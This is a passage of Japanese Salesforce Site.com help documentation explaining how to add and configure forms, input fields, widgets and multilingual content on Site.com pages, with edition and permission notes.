3. 利用可能な項目をフォームに追加するには、項目をダブルクリックするか、または選択して [>] をクリックします。

   すべての必須項目は、選択された項目のリストに自動的に追加されます。ただし、ページにフォームを追加した後は、必須項目を非表示にすることができます。

4. [上に移動] または [下に移動] をクリックして、選択された項目のリストの順序を並び替えます。
5. [保存] をクリックします。

メモ: Site.com の認証されたコミュニティページにフォームを追加する場合、[所有者 ID] 項目を必要とする Salesforce オブジェクトに現在のユーザを設定します。(デフォルトのゲストユーザではなく) 現在のユーザを設定すると、フォームの送信時に認証されたユーザを識別できます。現在のユーザを [所有者 ID] 項目に設定するには、フォームの項目を選択し、[プロパティ] ペインの [項目プロパティ] にある [設定] をクリックします。次に、ソースとして [グローバルプロパティ] を選択し、値として [現在のユーザ ID] を選択します。

ページにフォームを追加したら、フォームの接続先のオブジェクトを変更することはできません。他のオブジェクトに接続する必要がある場合は、フォームを置き換える必要があります。

フォームの [プロパティ] ペインを使用すると、次の操作を実行できます。

- フォームの接続先のオブジェクトを表示する。
- フォームの上にタイトルを追加する。

ユーザ権限

ページにフォームを追加する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

  および

  Site.com Studio で割り当てられたサイト管理者またはデザイナロール

ゲストユーザプロファイルを編集する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

  AND

  Site.com Studio で割り当てられたサイト管理者またはデザイナロール

  および

  「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

- フォームを正常に登録できた場合に実行される処理の指定。
- 異なるテーマを選択してフォームの外観を変更する。

関連トピック:

フォームまたはページへの入力項目の追加
入力項目の種別
フォームの入力項目の編集

フォームまたはページへの入力項目の追加

フォームへの入力項目の追加

既存のフォームに追加の入力項目を追加できます。各入力項目はフォームの接続先のオブジェクトの項目にバインドされます。

最も早くページを作成する手順は、次のとおりです。

1. ページでフォームを選択します。
2. [⚙] > [項目を追加] を選択します。
3. [項目を追加] リストで、追加する項目をクリックします [項目を追加] リストでは、フォームの接続先のオブジェクトの使用可能な項目を表示します。項目をクリックすると、チェックボックスまたは選択リスト項目などの適切な項目の種別が自動的にフォームに追加されます。

次の手順でもページを作成できます。

1. ページでフォームを選択します。
2. [⚙] > [ページ要素を追加] を選択します。
3. [ページ要素を追加] リストで、[チェックボックス] などの追加する入力項目の種別をクリックします。
4. [項目を追加] ダイアログボックスで項目を選択して、[保存] をクリックします。オブジェクトに該当種別の項目がない場合は、その種別の項目をフォームに追加できません。

メモ:

- フォームには、[⚙]>[フォームの編集]をクリックして、項目を追加することはできません。
- 数式、暗号化テキスト、地理位置情報、および参照項目の種別はサポートされていません。
- 誤った値が入力されたときに表示されるデフォルトの項目レベルのエラーメッセージを変更することはできません。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ページへの入力項目の追加

ページ、パネル、データの繰り返し、またはデータテーブルに入力項目を直接追加して、カスタムコードを使用して独自のカスタム機能を作成できます。たとえば、商品の一部が特定の地域でのみ入手可能であるため、顧客の最寄りの市で入手可能な商品を確認できるようにする必要があるとします。ページにさまざまな場所をリストする選択リスト入力項目を追加します。カスタムコードを使用すると、クエリ文字列を使用して、ユーザの選択内容をデータテーブルまたはデータの繰り返しに渡して、絞り込んだ商品リストを表示することができます。

ページに入力項目を追加するには、[ページ要素] ペインからページにその入力項目をドラッグします。または、[ページ構造] ペインでページまたはコンテナページ要素を選択して、[⚙▾] > [ページ要素を追加] を選択し、その入力項目を選択します。

関連トピック:

- 入力項目の種別
- 入力項目のプロパティ
- フォームの入力項目の編集
- ページへのフォームの追加

フォームの入力項目の編集

ページにフォームを追加後は、そのページの項目を編集したり、並び替えたりすることができます。

項目を並び替えるには、ページ上または [ページ構造] ペイン内の適切な位置まで項目をドラッグします。または、項目を選択して、[⚙▾]>[上に移動]か[⚙▾]>[下に移動] をクリックします。

サイト訪問者に表示させることを希望しない必須項目などの項目を非表示にするには、[プロパティ] ペインの［非表示項目］を選択します。項目を非表示にしたときは、[ページ構造] ペインから項目にアクセスできます。

項目を必須項目 (フォームを登録するために必ず入力する必要がある項目) にするには、[プロパティ] ペインの［必須項目］を選択します。必須項目であることを示す赤いアスタリスク (*) がその項目の横に表示されます。フォームが接続されているオブジェクトが必要とするすべての項目の［必須項目］設定は、変更できません。

項目の名前を変更するには、[プロパティ] ペインの［表示ラベル名］項目の名前を変更します。

ページの項目の外観を変更するには、[プロパティ]ペインで他のテーマを選択します。この項目がフォーム内にある場合、フォームのテーマの変更のみを行うことができます。

メモ:

- 項目をフォームからページ上に移動することはできません。ただし、必須ではない項目を削除することはできません。また、必須および必須ではない項目の両方を非表示にすることはできません。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

- 項目をページからフォーム上にドラッグすることはできません。

関連トピック:

フォームまたはページへの入力項目の追加
入力項目のプロパティ
入力項目のデフォルト値の設定
ページへのフォームの追加

入力項目の種別

フォームまたはページに入力項目を追加する場合、次のデータ型を使用できます。ただし、フォームに接続されているオブジェクトに特定のデータ型を含まない場合、フォームに入力項目の種別を追加することはできません。

ページ要素	説明
チェックボックス	フォームまたはページで true (選択) または false (選択解除) 値を選択できます。
通貨	フォームまたはページで通貨金額を入力できます。
日付	フォームまたはページで日付を入力できます。項目の [日付/時間セレクタ] プロパティが [ポップアップカレンダー] に設定されている場合、ポップアップカレンダーから日付を選択できます。
日付/時間	フォームまたはページで日付と時間を入力できます。項目の [日付/時間セレクタ] プロパティが [ポップアップカレンダー] に設定されている場合、ポップアップカレンダーから値を選択できます。
メール	フォームまたはページで有効なメールアドレスを入力できます。
複数選択リスト	フォームまたはページのリストから 1 つ以上の値を選択できます。
数字	フォームまたはページで整数を入力できます。
パーセント	フォームまたはページでパーセント数値を入力できます。
電話	フォームまたはページで電話番号を入力できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ページ要素	説明
選択リスト	フォームまたはページでリストから値を選択できます。
リッチテキストエリア	フォームまたはページで最大32,768文字を入力できます。文字、数字、または記号の任意の組み合わせがサポートされます。テキストの書式を設定したり、画像およびハイパーリンクを追加したりできます。 メモ: セキュリティ上の制約により、リッチテキストエリア項目は、Site.com サイトまたは Force.com サイトでの画像アップロードには使用できません。
テキスト	フォームまたはページで、(Salesforce オブジェクトの項目制限に応じて) 最大 255 文字を入力できます。文字、数字、または記号の任意の組み合わせがサポートされます。
テキストエリア	フォームまたはページで最大32,768文字を入力して、複数行に表示できます。文字、数字、または記号の任意の組み合わせがサポートされます。
URL	フォームまたはページで有効な Web サイトアドレスを入力できます。

関連トピック:

- フォームまたはページへの入力項目の追加
- 入力項目のプロパティ
- ページへのフォームの追加

入力項目のプロパティ

フォームまたはページに入力項目を追加したり、編集したりする場合は、[プロパティ] ペインの [項目プロパティ] セクションのオプションを使用して、選択した入力項目の機能を制御します。

名前	説明
表示ラベル名	項目の外部名。これは、フォームまたはページの項目名として表示されます。
デフォルト値	項目のデフォルト値を設定します。これにより、ページの読み込み時に指定する値を使用して項目が自動的に入力されます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

名前	説明
必須項目	選択した場合、項目が必須項目になり、ユーザはこの値を入力することなくレコードを登録することができなくなります。必須項目であることを示す赤いアスタリスク (*) がその項目の横に表示されます。 フォームが接続されているオブジェクトが必要とするすべての項目の［必須項目］設定は、変更できません。
非表示項目	選択した場合、フォームまたはページの項目を非表示にします。たとえば、サイト訪問者が必須項目を表示しないようにする必要がある場合や、ユーザに参照または編集させたくない項目のデフォルト値を設定する必要がある場合などです。ページキャンバスで項目を非表示にした場合でも、[ページ構造]ペインから項目にアクセスすることができます。
日付/時間セレクタ	［日付/時間］項目のみに適用されます。ポップアップカレンダーでユーザが日付と時間を選択できるようにするかを設定します。
選択リスト値	ページに直接追加する場合に限り、［選択リスト］項目および［複数選択リスト］項目のみに適用されます。選択リスト内にこの項目のリストが表示されるように設定します (項目がオブジェクトに接続されている場合は、選択リスト項目を変更することはできません)。 各選択リスト項目は、［表示ラベル］項目と［値］項目で構成されています。［表示ラベル］項目は選択リストに表示されるのに対して、［値］項目は内部値です。ほとんどの場合、ユーザに表示される値とは異なる値を登録する必要がある場合以外は、両方の項目で同じ値を使用することができます。 ［表示ラベル］項目および［値］項目に値を入力するには、 + をクリックします。
行	［リッチテキストエリア］および［テキストエリア］項目のみに適用されます。表示する行数を設定します。

関連トピック:

- 入力項目の種別
- フォームまたはページへの入力項目の追加
- フォームの入力項目の編集

入力項目のデフォルト値の設定

フォームまたはページに追加する入力項目のデフォルト値を設定できます。これにより、ページの読み込み時に指定する値を使用して入力項目が自動的に入力されます。

フォームまたはページの項目を非表示にする、項目の［非表示項目］プロパティと併用すると、デフォルト値はユーザに表示することを希望しないデータの登録に役立つツールになります。たとえば、[グローバルプロパティ]オプションを使用する非表示の項目を追加して、フォームの登録時刻を管理することができます。

メモ: オブジェクトに対してすでに設定されているデフォルト項目値は Site.com には移行されません。

項目のデフォルト値を設定する手順は、次のとおりです。

1. 項目を選択します。
2. ［プロパティ］ペインで [設定] をクリックします。
3. デフォルト値のソースを選択します。

オプション	説明
固定値	値を指定する場合に使用します。たとえば、テキスト項目でデフォルトのテキストを追加する場合などです。または、項目が選択リストである場合はリストからデフォルト値を選択できます。
URL クエリ文字列	ページの読み込み時に URL を使用して変数コンテンツを項目に渡す場合に使用します。たとえば、選択リスト項目を使用している場合、場所などの変数情報を渡して、リストを絞り込み、その場所の項目のみを表示できるようにします。データの繰り返しを使用した同様のシナリオについては、「データ検索条件の例」を参照してください。
グローバルプロパティ	現在の日付または現在の時刻など、サイトの固定値を使用する場合に使用します。
要求ヘッダー	ホストヘッダーまたはブラウザのバージョンなど、ブラウザの値を使用する場合に使用します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

4. デフォルト値を設定します。
5. [保存] をクリックします。

関連トピック:

フォームまたはページへの入力項目の追加
フォームの入力項目の編集
ページへのフォームの追加

フォームの登録動作の設定

サイト訪問者がフォームの登録に成功したら、サイト訪問者を他のページにリダイレクトするか、または登録が成功したことを示すメッセージを表示するかのいずれかを実行できます。

ページを開いた状態で、次の手順を実行します。

1. [ページ構造] ペインでフォームを選択します。
2. [プロパティ] ペインで、[成功時] ドロップダウンリストでオプションを選択します。

オプション	説明
他のページを表示	指定したページにユーザをリダイレクトします。
メッセージを表示	フォームの下にメッセージを表示します。

3. 必要に応じて、次のいずれかを指定します。
   - [ページ URL] 項目内のページのリダイレクト先。サイトページなどの相対 URL または絶対 URL を入力できます。相対 URL では、必ずスラッシュ (/) を含めます。
   - [メッセージテキスト] 項目のメッセージテキスト。

ヒント: フォームの [送信] ボタンを使用して [イベント] ペインでアクションを登録します。

関連トピック:

ページへのフォームの追加
入力項目のプロパティ
Site.com データサービスの概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

フォームのスタイル設定

フォームは、Web サイトのデザインに一致するようにカスタマイズできる CSS テーマを使用してスタイル設定されます。

ページにフォームを追加する場合は、デフォルトのテーマを使用して、外観を制御します。フォームのテーマを変更するには、[プロパティ] ペインの [テーマ] セクションのオプションを選択します。

- [デフォルト] では、テキストボックスの上に項目名を配置します。必須項目は、項目名の横の赤いアスタリスク (*) で示されます。
- Salesforce では、テキストボックスの左に項目名を配置します。必須項目は、テキストボックスの前の赤い縦棒 (|) で示されます。

または、ニーズに合わせてテーマをカスタマイズする手順は、次のとおりです。

1. ページでフォームを選択します。
2. [プロパティ] ペインの [テーマ] セクションでベースとして使用するテーマを選択します。
3. [スタイル] ペインを開き、[クラス] が選択されていることを確認します。
4. [スタイル] ドロップダウンリストで、スタイル設定するフォームの部分を選択します。項目を選択すると、数秒間強調表示されるため、スタイル設定している部分を簡単に確認できます。

オプション	説明
フォーム全体	フォーム全体のスタイルを設定します。
項目行	各項目行のスタイルを設定します。
項目の表示ラベル	各項目の表示ラベルのスタイルを設定します。
項目	項目 (テキストボックス、ドロップダウンリストなど) のスタイルを設定します Salesforce テーマでのみ使用できます。
必須記号。	必須項目のアスタリスク記号 (*) のスタイルを設定します。デフォルトのテーマでのみ使用できます。
エラーメッセージ	ユーザが適切に設定されていないフォームを送信しようとすると表示されるエラーメッセージのスタイルを設定します。デフォルトのテーマでのみ使用できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ヒント: CSS に精通している場合は、サイトのスタイルシートでフォームのスタイルを変更することもできます。

5. 選択したフォームの部分のスタイルを設定するには、スタイルペインのプロパティを更新します。テーマのカスタマイズは、フォームに即時に反映され、選択したフォームのみに適用されます。
6. フォームの部分ごとに必要なだけ繰り返します。

関連トピック:

ページへのフォームの追加

デフォルトビュー、エラービュー、およびデータ無しビュー


データの繰り返し、データテーブル、データ関数、およびフォームを使用する場合は、データソースへの接続時にエラーが発生した際にサイト訪問者に表示される内容をカスタマイズできます。また、データテーブル、データの繰り返し、データ関数では、現在のクエリに対してデータがない場合に表示される内容をカスタマイズできます。たとえば、データの繰り返しを設定して動的に検索を行い、ユーザの選択に基づいて結果を表示したけれども、その選択に対して結果がない場合に、発生した状況を説明する適切なメッセージを表示することができます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition



- デフォルトビュー (1) は、通常、ページで表示されるビュー。たとえば、ページにフォームを追加すると、デフォルトビューにはフォームの項目が含まれます。
- エラービュー (2) は、データソースへの接続時にエラーが発生した場合に表示される。エラービューには、カスタマイズ可能なデフォルトメッセージを含むコンテンツブロックが含まれます。このビューにはその他のページ要素を追加することもできます。

- データ無しビュー(3)は、現在のクエリに対してデータがない場合に表示される。エラービューには、カスタマイズ可能なデフォルトメッセージを含むコンテンツブロックが含まれます。このビューにはその他のページ要素を追加することもできます。

関連トピック:

データの繰り返しによるデータの動的取得
データテーブルによるデータの動的取得
データ関数の使用

データ接続の修正

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

自分または他のユーザが既存のデータの繰り返し、データテーブル、データ関数、またはフォームの接続先のオブジェクトを変更すると、データ接続が切断される場合があります。これは、接続されているオブジェクトまたは項目の名称を変更したり削除したりした場合やそのオブジェクトの権限が変更された場合に発生する可能性があります。

切断されたデータ接続を含むサイトページを開くと、問題をリストするダイアログボックスが表示されます。問題を解決できる可能性のある解決策を確認するには、各項目の アイコンにマウスを置きます。

問題	ソリューション
データの繰り返し、データテーブル、データ関数が、適切なアクセス権限を持たないオブジェクトに接続されているか、または、名称変更または削除されている。	ゲストユーザプロファイルを開き、オブジェクトに対する「参照」権限が有効であることを確認します。 確認できなかった場合は、リストされている項目の横にある [編集] をクリックして、[データ接続] ダイアログボックスを開き、適切なオブジェクトが選択されていることを確認します。オブジェクトが名称変更されている場合は、名称変更されているオブジェクトを選択します。オブジェクトが削除されている場合は、他のオブジェクトを選択するか、親要素を削除する必要があります。
データの繰り返し、データテーブル、データ関数が、参照できなくなった項目を使用して結果の絞り込みを試みているか、または、名称変更または削除されている。	ゲストユーザプロファイルを開き、オブジェクトに各項目に対して適切な項目レベルセキュリティが設定されていることを確認します。 確認できなかった場合は、項目の横にある [編集] をクリックして、[データ接

問題	ソリューション
	続] ダイアログボックスを開き、検索条件をリセットします。
データ要素が参照できなくなった項目に接続されているか、または、名称変更または削除されている。	ゲストユーザプロファイルを開き、オブジェクトにその項目に対して適切な項目レベルセキュリティが設定されていることを確認します。 確認できなかった場合は、項目の横にある[編集]をクリックして、[データ要素を編集]ダイアログボックスを開き、関連するすべてのドロップダウンリストおよびすべてのカスタムテキストから適切な項目が参照されていることを確認します。
フォームが適切なアクセス権限のないオブジェクトに接続されているか、または、名称変更または削除されている。	ゲストユーザプロファイルを開き、オブジェクトに対する「作成」権限が有効であることを確認します。 確認できなかった場合は、フォームのデータ接続を編集することができないため、フォームを置き換える必要があります。
フォームで 1 つ以上の必須項目 (フォーム作成後にオブジェクトに追加されている) が不足している。	フォームに足りない項目を追加します。
フォーム項目が参照できなくなった項目を参照しているか、または、名称変更または削除されている。	ゲストユーザプロファイルを開き、オブジェクトにその項目に対して適切な項目レベルセキュリティが設定されていることを確認します。 確認できなかった場合は、フォームから項目を削除します。

メモ: コミュニティユーザが認証ページを使用する場合、認証されたユーザのユーザプロファイルで公開ページおよび非公開ページのオブジェクトアクセスが制御されます。認証されていない訪問者の場合のみ、ゲストユーザプロファイルで公開ページのオブジェクトアクセスが制御されます。

関連トピック:

- Salesforce オブジェクトのデータアクセス権限の設定
- データの繰り返しによるデータの動的取得
- フォームまたはページへの入力項目の追加

カスタムウィジェットの作成

ウィジェットの概要

ウィジェットを使用すると、自分と他のユーザがサイト全体で再利用できるカスタムページ要素を作成することができ、時間を節約できます。

既存のSite.comページ要素(パネル、コンテンツブロック、カスタムコード、データの繰り返しなど)を使用して、固有の要件に合ったウィジェットを作成できます。カスタムプロパティを追加して、ウィジェットの再利用方法の柔軟性を向上させることができます。ウィジェットを別のウィジェットに追加することもできます。

CSSを使用してウィジェットのスタイルを設定すれば、サイトページまたはページテンプレートに追加されるたびに常に正しく表示されることを確認できます。また、サイトページへのウィジェットの追加、およびウィジェットの外観を寄稿者が更新できるようにするブランドプロパティの追加を寄稿者に許可することができます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition


使用可能なエディション(制限付き) : **Developer** Edition

ウィジェットを使用して、次の操作を実行できます。

- サイトの重複を最小限に抑える。一度作成すれば、再利用できます。
- 自分とチームのメンテナンスのオーバーヘッドを軽減する。ウィジェットに対して行った更新は、ページのウィジェットのコピーに自動的に反映されます。
- ページの読み込み時間を短縮する。

例: たとえば、カスタムコードページ要素を使用して、Facebookの[いいね!]ボタンや[フォローする]ボタン、Twitterフィードなどの再利用可能なソーシャルプラグインウィジェットを作成できます。 Like

また、すべてのページでデザインに一貫性を持たせる場合は、このサンプルヘッダーウィジェットのような会社のヘッダーを作成できます。このウィジェットは、会社のロゴ(2)およびメニュー(3)を含むパネル(1)で構成されています。また、Facebook、Twitter、RSSプラグインのカスタムコードを含むパネルで構成される別のウィジェット(4)も含まれます。



また、ウィジェットを使用して、使用頻度の高いテキスト部分(会社名、住所、法的な文書など)を保存することもできます。関連するテキストのコンテンツブロックを含むウィジェットを作成するだけで済みます。

ウィジェットを使用するベストプラクティス

- 可能な限り、ウィジェットを使用してサイトデザインの重複を排除します これは、メンテナンスの時間がかかる複雑なデザインまたはサイト要素を使用している場合に特に重要になります。
- 同じウィジェットを複数のサイトで使用する場合、必要なすべてのウィジェットを含む基本サイトを作成することを検討してください。その後、新しい各サイトで、その基本サイトのコピーを作成します。こうすることで、作成したすべてのウィジェットが自動的に新しい各サイトに含まれます。
- CSS を使用してウィジェットにスタイルを設定する場合、サイトのグローバルスタイルシートである Site スタイルシートに CSS を追加します。このスタイルシートは自動的にすべてのページで参照されるため、各ウィジェットがページに正しく表示されていることを確認できます。

関連トピック:

ウィジェットの作成
ページテンプレートまたはウィジェットのカスタムプロパティの概要
サイトブランドの概要

ウィジェットの作成

ウィジェットでは、既存の Site.com ページ要素、カスタムコード、CSS を組み合わせて、再利用可能なカスタムページ要素を作成できます。

ウィジェットを作成すると、[概要] タブの [ウィジェット] ビューに追加されます。このビューでは、サイトのすべてのウィジェットにアクセスして管理できます。ウィジェットは、[ページ要素] タブの[ウィジェット]セクションにも表示されます (使用できるようにした場合)。ここでは、自分とそのチームが簡単にウィジェットをページにドラッグできます。また、サイトページへのウィジェットの追加を寄稿者に許可してもかまいません。

1. [概要] タブの[ウィジェット]にマウスを置いて[新規]をクリックするか、[ウィジェット]ビューが開いているときに[新規ウィジェット]をクリックします。
2. ウィジェット名を入力します。これは、[ページ要素] ペインに表示される名前です。
3. 必要に応じて、説明を追加します。

   説明は、[ページ要素] ペインのツールチップとして表示されます。
4. 表示アイコンをウィジェットに追加するには、インポートしたアセットから画像を選択します。サイズが 16x16 ピクセルのアイコンを使用します。
5. 必要に応じて、[ページ要素] ペインにウィジェットを表示しない場合は、[[ページ要素] ペインで利用可] を選択解除します。

   たとえば、ウィジェットの作成が完了するまでウィジェットが表示されないようにできます。
6. [適用] をクリックします。これでページ要素をウィジェットに追加できるようになりました。
7. ウィジェットの名前をクリックして、新しいタブで開きます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

8. 必要なページ要素および CSS スタイルを追加します。
9. 必要に応じて、カスタムプロパティまたはブランドプロパティをウィジェットに追加します。

ウィジェットの作成が完了したら、[プロパティ] ペインで [[ページ要素] ペインで使用可能] をオンにして、[ページ要素] タブでウィジェットを使用できることを確認します。

寄稿者がサイトページにウィジェットを追加するには、[プロパティ] ペインで [寄稿者が利用可] を選択します。この設定によって、ウィジェットが寄稿者の[ページ要素]ペインに表示されるかどうかが制御されます。また、少なくとも1つの編集可能なパネルを持つ、テンプレートに基づいたページがサイトに含まれることも確認する必要があります。

関連トピック:

- ウィジェットの概要
- ページテンプレートまたはウィジェットのカスタムプロパティの概要
- サイトブランドの概要
- ページへのウィジェットの追加

ページへのウィジェットの追加

ページにウィジェットを追加するには、ウィジェットが使用できることを確認する必要があります。次のいずれかの操作を実行します。

- ウィジェットを開いた状態で、[プロパティ]ペインの [[ページ要素] ペインで利用可] を選択する。
- [概要] タブの [ウィジェット] ビューでウィジェットにマウスを置いて [⚙▾] > [プロパティを編集]を選択し、[[ページ要素] ペインで利用可] を選択する。

ページを開いた状態で、次の手順を実行します。

1. [ページ要素] ペインの [ウィジェット] セクションからウィジェットをページにドラッグします。
   ウィジェットをページに追加すると、ウィジェットのコピーまたはインスタンスが作成されます。このウィジェットインスタンスは編集できません。
2. 可能な場合は、ウィジェットインスタンスの [プロパティ] ペインでプロパティを更新します。

関連トピック:

- ウィジェットの概要
- ページテンプレートまたはウィジェットのカスタムプロパティの概要
- ウィジェットの編集と削除
- ウィジェットの作成

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ウィジェットの編集と削除

([概要] タブの) [すべてのサイトコンテンツ] の [ウィジェット] で、サイトのウィジェットにアクセスします。

ウィジェットを更新するには、マウスポインタを置いて をクリックします。 メニューから、次の操作を実行できます。

- ウィジェットを編集する。ウィジェットを編集する場合、新しいタブで開かれます。行った更新は、そのウィジェットを参照するサイトページまたはページテンプレートにすぐに反映されます。
- ウィジェットのプロパティ (名前、説明、表示アイコン、可用性など) を更新する。[ウィジェット] ビューで、項目をダブルクリックして名前、説明、可用性をインライン編集することもできます。
- ウィジェットを複製、プレビュー、削除する。サイトページ、ページテンプレート、別のウィジェットで使用されているウィジェットは削除できません。

関連トピック:

ウィジェットの概要
ウィジェットの作成
ページへのウィジェットの追加

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

多言語サイトの作成

マルチ言語サイトの概要

Site.com Studio では、異なる言語バージョンのサイトを作成できます。また、すべての言語がサイト内に保持されるため、言語ごとに個別のサイトを作成して維持する必要はありません。

サイト管理者またはデザイナは、サイトでサポートする言語を追加および管理できます。言語をサイトに追加すると、ページのコンテンツを編集するときに自分とそのチームが言語を切り替えることができる Site.com Studio 言語セレクタがツールバーに表示されます。これにより、別の言語に変更するためにページを移動する必要がなくなり、コンテンツの編集をすばやく簡単に行うことができます。

寄稿者、デザイナ、サイト管理者はそれぞれ言語セレクタを使用して言語固有のコンテンツをページに追加できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

サイト管理者またはデザイナは、サイトコンテンツを.xmlファイルとしてエクスポートして、翻訳サービスに送信することもできます。編集済みファイルを取得したら、サイトにインポートし直すだけで、各ページに翻訳済みコンテンツが入力されます。

その後、サイト訪問者がサイトを表示するときに使用可能な言語から希望する言語を選択できるように、言語セレクタのページ要素をページに追加できます。また、サイトコンテンツの一部が選択した言語で使用できない場合、代わりに表示する代替言語を指定できます。

例: たとえば、サイト訪問者が言語セレクタでフランス語(カナダ)を選択したが、そのページではフランス語(カナダ)のコンテンツが使用できない場合、代わりに代替言語(フランス語(フランス)など)のコンテンツが表示されます。

関連トピック:

- マルチ言語サイトの作成
- 言語コンテンツの編集について

マルチ言語サイトの作成

マルチ言語サイトの作成は、マルチステッププロセスです。このプロセスには、サイトでサポートされる言語の定義、各言語の翻訳済みコンテンツの追加、およびサイト訪問者の希望する言語の選択が含まれます。

1. デフォルトのサイト言語を設定します。翻訳済みコンテンツをサイトに追加する前にこれを実行することが重要です。
2. サイトに言語を追加します。
3. 各言語のオプションを設定します (表示言語や代替言語など)。
4. 次のいずれかの方法で、各サイト言語のコンテンツを追加します。
   - 直接各言語のページコンテンツを編集する。
   - コンテンツを翻訳用にエクスポートして、翻訳済みコンテンツをインポートする。
5. 認証サイトユーザが希望する言語を選択できるように、サイトページに言語セレクタのページ要素を追加します。
6. カスタマーサービス (Napili) テンプレートで作成されたセルフサービスコミュニティがある場合、言語ピッカーコンポーネントをコミュニティページに追加します。これにより、ゲストユーザ (ログインしていないユーザ) は希望する言語を選択できます。詳細は、「テンプレートを使用したコミュニティの作成」を参照してください。

ヒント: 言語固有のコンテンツをサイトに追加したら、各言語の個別のプレビュー URL を共有できます。Site.com Studio 言語セレクタで所定の言語に切り替えて、[匿名プレビューを表示] をクリックします。次に、リンクをコピーして校閲者に送信します。

